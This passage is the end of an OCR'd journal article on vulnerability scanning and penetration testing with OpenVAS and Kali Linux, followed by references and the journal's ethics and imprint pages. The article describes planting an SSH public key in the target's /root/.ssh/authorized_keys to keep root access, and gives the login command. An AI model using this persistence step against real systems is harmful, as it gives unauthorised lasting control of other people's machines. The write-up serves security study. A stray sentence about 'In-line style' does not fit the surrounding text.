
To do this, we will create a key on Kali linux ssh using the ssh-keygen command. The key pair id_rsa and id_rsa.pub will be created, rename id_rsa.pub to authorized_keys. After that authorized_keys you need to copy this file to the remote computer in the directory /root/.ssh/

cd /root/.ssh/

upload authorized_keys.

Checking access with Kali Linux.

$ ssh root@ ta.rg.et.ip -i .ssh/id_rsa



Two different types of styles can be used: In-line style, and Display style.

Conclusion

In conclusion, high-level vulnerabilities were discovered, they were successfully exploited, and their ssh key was set for further connection. Thus, it can be noted that vulnerability scanning is an important phase of penetration testing. A timely updated vulnerability scanner can play an important role and help detect previously overlooked vulnerabilities. Using a tool like OpenVAS can identify misconfigured hosts, out-of-date software, and help departmental security technicians make their infrastructure more secure.

References

Aryanti D. et al. (2021). Analisis Kerentanan Keamanan Website Menggunakan Metode Owasp (Open Web Application Security Project) Pada Dinas Tenaga Kerja //J. Syntax Fusion. -2021. – T. 1. - №. 03. - Pp. 15–25. DOI: 10.54543/fusion.v1i03.53.

Astriani T. (2021). Analisa Kerentanan Pada Vulnerable Docker Menggunakan Scanner Openvas Dan Docker Scan Dengan Acuan Standar Nist 800-115 //JATISI (Jurnal Tek. Inform. dan Sist. Informasi). - 2021. - T. 8. – №. 4. - Pp. 2041–2050. DOI: 10.35957/jatisi.v8i4.1232.

Cisar P. et al. (2019). Some ethical hacking possibilities in Kali Linux environment //J. Appl. Tech. Educ. Sci. jATES. – 2019. – T. 9. - №. 4. - Pp. 129–149.Available: http://doi.org/10.24368/jates.v9i4.139http://jates.org

Darojat E. Z. et al. (2022). Vulnerability Assessment Website E-Government dengan NIST SP 800-115 dan OWASP Menggunakan Web Vulnerability Scanner //J. Sist. Inf. BISNIS. – 2022. – T. 12. - №. 1. - Pp. 36–44. DOI: 10.21456/vol12iss1pp36-44.

Heiding F. et al. (2023). Penetration testing of connected households //Comput. Secur. – 2023. – T. 126. - №. 4. - Pp. 1–13. DOI: 10.1016/j.cose.2022.103067.

Kyei M. et al. (2020). Penetration Testing of IEEE 802.11 Encryption Protocols using Kali Linux Hacking Tools //Int. J. Comput. Appl. – 2020. – T. 176. - №. 32. -Pp. 26–33. DOI: 10.5120/ijca2020920365.

Laksmiati D. (2023). Vulnerability Assessment Pada Situs www.Hatsehat.com Menggunakan Openvas // Akrab Juara J. Ilmu-ilmu Sos. – 2023. – T. 5. - №. 3. - Pp. 240–246.

Melladia M. et al. (2022). Penerapan Data Mining Pemasaran Produk Menggunakan Metode Clustering //J. Tek. Inf. dan Komput. – 2022. - T. 5. - №. 1. - Pp. 160–167. DOI: 10.37600/tekinkom.v5i1.458.

Mira Orisa et al. (2021). Vulnerability Assesment Untuk Meningkatkan Kualitas Kemanan Web // J. Mnemon. 2021. – T. 4. - №. 1. - Pp. 16–19. DOI: 10.36040/mnemonic.v4i1.3213.

Nur M. T. M. A. et al. (2020). Implementasi Risk assessment pada Divisi Teknologi Informasi Di PT. XYZ Menggunakan Iso 27005:2008 //in e-Proceeding of Engineering. – 2020. – Pp. 2111–2118.

Paramita D. M. et al. (2019). Analysis of Network Performance Management Dashboard //Int. J. Mech. Eng. Technol. – 2019. – T. 10. - №. 03. - Pp. 952–963. Available: http://edocs.ilkom.unsri.ac.id/4362/2/Manjar1_MonicaAdhelia_09011181621009.pdf

Sahtyawan R. (2019). Penerapan Zero Entry Hacking Didalam Security Misconfiguration Pada Vapt (Vulnerability Assessment And Penetration Testing) //J. Inf. Syst. Manag. – 2019. – T. 1. -№. 1. - Pp. 18–22. DOI: 10.24076/JOISM.2019v1i1.18.

Seema R. et al. (2019). Penetration Testing Using Metasploit Framework : an Ethical Approach //Int. Res. J. Eng. Technol. – 2019. – T. 06. №. 08. - Pp. 538–542. Available: https://www.academia.edu/40379823/IRJET-_PENETRATION_TESTING_USING_METASPLOIT_FRAMEWORK_AN_ETHICAL_APPROACH.

Sikumbang E. D. et al. (2018). Penerapan Data Mining Penjualan Sepatu Menggunakan Metode Algoritma Apriori //J. Tek. Komput. Amik BSI. – 2018. - T. 4. - №. 1. - Pp. 156–161. DOI: 10.31294/jtk.v4i1.2560.

Tania A. M. et al. (2018). Keamanan Website Menggunakan Vulnerability Assessment // INFORMATICS Educ. Prof. J. Inform. – 2018. – T. 2. - №. 2. - Pp. 171–180.

Wibowo F. et al. (2019). Uji Vulnerability pada Website Jurnal Ilmiah Universitas Muhammadiyah Purwokerto Menggunakan OpenVAS dan Acunetix WVS. //J. Inform. – 2019. T. 6. - №. 2. - Pp. 212–217. DOI: 10.31311/ji.v6i2.5925.

CONTENTS

INFORMATION AND COMMUNICATION TECHNOLOGIES

МАЗМҰНЫ

АҚПАРАТТЫҚ-КОММУНИКАЦИЯЛЫҚ ТЕХНОЛОГИЯЛАР

СОДЕРЖАНИЕ

ИНФОРМАЦИОННО-КОММУНИКАЦИОННЫЕ ТЕХНОЛОГИИ

Publication Ethics and Publication Malpracticein the journals of the National Academy of Sciences of the Republic of Kazakhstan

For information on Ethics in publishing and Ethicalguidelines for journal publication see http://www.elsevier.com/publishingethics and http://www.elsevier.com/journal-authors/ethics.

Submission of an article to the National Academy of Sciences of the Republic of Kazakhstan implies that the described work has not been published previously (except in the form of an abstract or as part of a published lecture or academic thesis or as an electronic preprint, see http://www.elsevier.com/postingpolicy), that it is not under consideration for publication elsewhere, that its publication is approved by all authors and tacitly or explicitly by the responsible authorities where the work was carried out, and that, if accepted, it will not be published elsewhere in the same form, in English or in any otherlanguage, including electronically without the written consent of the copyright-holder. In particular, translations into English of papers already published in another language are not accepted.

No other forms of scientific misconduct are allowed, such as plagiarism, falsification, fraudulent data, incorrect interpretation of other works, incorrect citations, etc. The National Academy of Sciences of the Republic of Kazakhstan follows the Code of Conduct of the Committee on Publication Ethics (COPE), and follows the COPE Flowcharts for Resolving Cases of Suspected Misconduct (http://publicationethics.org/files/u2/New_Code.pdf). To verify originality, your article may be checked by the Cross Check originality detection service http://www.elsevier.com/editors/plagdetect.

The authors are obliged to participate in peer review process and be ready to provide corrections, clarifications, retractions and apologies when needed. All authors of a paper should have significantly contributed to the research.

The reviewers should provide objective judgments and should point out relevant published works which are not yet cited. Reviewed articles should be treated confidentially. The reviewers will be chosen in such a way that there is no conflict of interests with respect to the research, the authors and/or the research funders.

The editors have complete responsibility and authority to reject or accept a paper, and they will only accept a paper when reasonably certain. They will preserve anonymity of reviewers and promote publication of corrections, clarifications, retractions and apologies when needed. The acceptance of a paper automatically implies the copyright transfer to the National Academy of Sciences of the Republic of Kazakhstan.

The Editorial Board of the National Academy of Sciences of the Republic of Kazakhstan will monitor and safeguard publishing ethics.

Правила оформления статьи для публикации в журнале смотреть на сайтах:
www:nauka-nanrk.kz
http://physics-mathematics.kz/index.php/en/archive
ISSN2518-1726 (Online),
ISSN 1991-346X (Print)

Директор отдела издания научных журналов НАН РК *А. Ботанқызы*
Редакторы: *Д.С. Аленов, Ж.Ш.Әден*
Верстка на компьютере *Г.Д.Жадыранова*

Подписано в печать 2.12.2024.
Формат 60x881/8. Бумага офсетная. Печать –ризограф.
16,0 п.л. Тираж 300. Заказ 4.

Национальная академия наук РК
050010, Алматы, ул. Шевченко, 28, т. 272-13-19